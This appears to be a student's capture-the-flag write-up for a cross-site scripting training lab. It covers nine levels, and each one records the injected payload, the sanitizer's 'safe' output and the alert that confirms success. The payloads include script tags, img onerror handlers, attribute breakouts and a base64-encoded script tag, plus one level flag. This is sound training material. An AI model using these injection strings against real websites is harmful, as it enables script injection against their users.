Security XSS

Sumedha raj shakya

Level 1

Pop an Alert Box

Vulnerable Input

<script>alert('XSS')</script>

Submit

Output

10.250.30.8:5000 says

XSS

OK

Level 2

Vulnerable Form

Example User Input

<script>alert('XSS');</script>

Submit

Output

"Safe" Version

<script>alert('XSS');</script>

Progress

Success! Have a flag: STW{Made_It_Past_Level_1}

Your Current Max Level is 2 This page is level 2 / 13

10.250.30.8:5000 says

level 2

OK

Level 2

?payload=<img src=x onerror="alert('XSS@')"> on the search bar directly on the html

10.250.30.8:5000 says

XSS@

OK

Progress

Success! You triggered an alert

Your Current Max Level is 3 This page is level 3 / 13

Next Level

Level 3

Pop an Alert Box

Vulnerable Input

`"><img src=x onerror="alert('XSS@level3')">`

Submit

Output

`">`

"Safe" Version

`"><img src=x onerror="alert('XSS@')">`

## Progress

Success! You triggered an alert

Your Current Max Level is 4 This page is level 4 / 13

Next Level

10.250.30.8:5000 says

XSS@level3

OK

Level 4

Pop an Alert Box

Vulnerable Input

`"><img src=x onerror="alert('XSS@Level4')">`

Submit

Output

`">`

"Safe" Version

`"><img src=x onerror="alert('XSS@')">`

Progress

Success! You triggered an alert

Your Current Max Level is 5 This page is level 5 / 13

Next Level

Level 5

Pop an Alert Box

Vulnerable Input

<img src=x onerror=alert('XSS@level5')>

Submit

Output

b"🖼"

"Safe" Version
b"<img src=x onerror=alert('XSS@')>"

Progress

Success! You triggered an alert

Your Current Max Level is 6 This page is level 6 / 13

Next Level

Level 6

"><img src=x onerror="alert('XSS@level6')">

Pop an Alert Box

Vulnerable Input

<script>alert('testing')</script>

Submit

Output

">
"Safe" Version
"><img src=x onerror="alert('XSS@level6')">

Progress

Success! You triggered an alert

Your Current Max Level is 7 This page is level 7 / 13

Next Level

10.250.30.8:5000 says

XSS@level6

OK

Level 7

<script>alert(7);</script>

Vulnerable Form

Example User Input

<script>alert('testing')</script>

Submit

Output

"Safe" Version
<script>alert(7);</script>

Progress

Success! You triggered an alert

Your Current Max Level is 8 This page is level 8 / 13

**Next Level**

10.250.30.8:5000 says

7

OK

Level 8

PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

Vulnerable Form

Example User Input

<script>alert('testing')</script>

Submit

Output

"Safe" Version

<script>alert('XSS')</script>

Progress

Success! You triggered an alert

Your Current Max Level is 9 This page is level 9 / 13

Next Level

10.250.30.8:5000 says

XSS

OK

Level 9

Message

hello

Attributes

"><img src=x onerror="alert('XSS@level9')">

Submit

Output

▶ Details

"Safe" Version
`<details "><img src=x onerror="alert('XSS@')">>hello</details>`

Progress

Success! You triggered an alert

Your Current Max Level is 10 This page is level 10 / 13

Next Level

10.250.30.8:5000 says

XSS@level9

OK